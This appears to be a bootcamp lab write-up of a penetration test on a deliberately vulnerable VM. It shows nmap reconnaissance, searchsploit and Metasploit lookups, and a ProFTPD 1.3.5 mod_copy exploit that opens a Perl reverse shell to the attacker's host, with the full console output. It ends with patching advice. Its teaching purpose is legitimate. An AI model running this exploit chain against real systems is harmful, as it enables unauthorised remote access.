Vulnerability Assessment Report

Prepared for: MuLearn Bootcamp

---

1. Introduction

This document presents a systematic analysis of a virtual machine vulnerable to several known security flaws. The exercise involved setting up the VM in VirtualBox, identifying exposed services, investigating weaknesses, and exploiting a significant vulnerability to gain remote access. The report details each step, tools used, and insights gathered—aiming to be understandable to readers new to penetration testing.

---

2. Environment and Setup

The virtual machine was imported as an OVA file into VirtualBox and configured with a host-only network to limit accessibility to the attacker's machine.

- **Attacking System:** Kali Linux
- **Target VM:** Ubuntu-based system with known vulnerabilities
- **Network:** Host-only adapter ensuring isolated test environment

IP addresses in use during assessment:

- Kali: 192.168.56.102
- Target VM: 192.168.1.9

---

3. Reconnaissance and Network Scanning


3.1 Identifying Open Ports and Services

To gather information on running services, a full TCP port scan was performed with version detection enabled. This approach helps uncover potential entry points and their software versions.

- Command executed:

```
nmap -sV -p- 192.168.1.9
```

- Key findings included:
    - FTP server running ProFTPD 1.3.5 on port 21
    - SSH accessible on port 22
    - Web server (Apache) on port 80
    - Other services like Samba, MySQL, and Jetty also detected



Index of /

Name	Last modified	Size	Description
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.9 Port 80


3.2 Examining Web Server and Applications

The next step involved investigating the HTTP service for website content and application structure.


- A scan using Nmap scripts revealed enabled directory listing on Apache.
- Accessing the target URL in a browser displayed:

- Folders such as `chat/`, `drupal/`
- Application files like `payroll_app.php`
- The popular admin panel `phpmyadmin/`

This visibility greatly aids attackers in mapping the environment and identifying potential attack vectors.



```
Nmap scan report for 192.168.1.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 11.51 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.1.9

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 06:20 EDT
Nmap scan report for 192.168.1.9
Host is up (0.0028s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE  SERVICE     VERSION
21/tcp    open   ftp         ProFTPD 1.3.5
22/tcp    open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
 protocol 2.0)
80/tcp    open   http        Apache httpd 2.4.7
445/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:30:47:31 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Hosts: 127.0.0.1, UBUNTU, irc.TestIRC.net; OSs: Unix, Linux; CP
E: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 167.26 seconds

┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -O 192.168.1.9 -oN nmap_initial.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 06:59 EDT
Nmap scan report for 192.168.1.9
Host is up (0.0017s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE  SERVICE     VERSION
21/tcp    open   ftp         ProFTPD 1.3.5
22/tcp    open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
 protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open   http        Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp   open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open   ipp         CUPS 1.7
|_http-title: Home - CUPS 1.7.2
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.7 IPP/2.1
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
```

4. Identifying Exploitable Vulnerabilities

4.1 Researching FTP Server Flaws

The detected ProFTPD version 1.3.5 is known to have a remote code execution flaw via its `mod_copy` module.


- Using Searchsploit and Metasploit, the existence of an exploit targeting this vulnerability was confirmed.

- The exploit allows attackers to transfer arbitrary files into web directories, enabling remote shell execution.


Commands verifying exploit availability:

text

```
searchsploit ProFTPD 1.3.5
msf6 > search ProFTPD 1.3.5
```



```
┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.5
-------------------------------------------------- ---------------------------------
 Exploit Title                                    |  Path
-------------------------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Executi | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command  | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command  | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                  | linux/remote/36742.txt
-------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ 
```




```
       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ProFTPD 1.3.5

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Chec
k  Description
   -  ----                                   ---------------  ----       ----
-  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes
   ProFTPD 1.3.5 Mod_Copy Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/proftpd_modcopy_exec

msf6 > 
```

5. Exploitation and Post-Compromise Actions

5.1 Gaining Remote Command Execution

With Metasploit's `proftpd_modcopy_exec` module, a reverse shell was successfully created back to the attacker's machine.

- Essential settings included the target IP, the writable web directory path, and a Perl reverse shell payload.
- After launching the exploit, a remote shell prompt was obtained as the `www-data` user.
- Listing the web content directory confirmed access to important folders and files.



```
RHOST ⇒ 192.168.1.9
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH ⇒ /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_pe
rl
payload ⇒ cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.9:80 - 192.168.1.9:21 - Connected to FTP server
[*] 192.168.1.9:80 - 192.168.1.9:21 - Sending copy commands to FTP server
[*] 192.168.1.9:80 - Executing PHP payload /D3rn9TE.php
[+] 192.168.1.9:80 - Deleted /var/www/html/D3rn9TE.php
[*] Command shell session 1 opened (192.168.1.4:4444 → 192.168.1.9:47067) at
 2025-08-23 07:09:54 -0400

whoami
www-data
uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x8
6_64 x86_64 x86_64 GNU/Linux
ls /var/www/html
chat
drupal
payroll_app.php
phpmyadmin
```

6. Analysis and Recommendations

The exploit underscores how unpatched software and misconfigurations can seriously jeopardize system security.

- Urgently patch or replace vulnerable services like ProFTPD to prevent unauthorized access.
- Disable Apache directory listing to avoid unintentionally revealing sensitive files.
- Limit access to administration interfaces (e.g., phpMyAdmin) through proper authentication and network segmentation.
- Regular vulnerability scanning and prompt remediation reduce risk of compromise.

7. Conclusion

By following methodical reconnaissance and leveraging known exploits, the assessment demonstrated the risks associated with outdated software and exposed service configurations. This exercise reinforces best practices in patch management, service restriction, and infrastructure monitoring.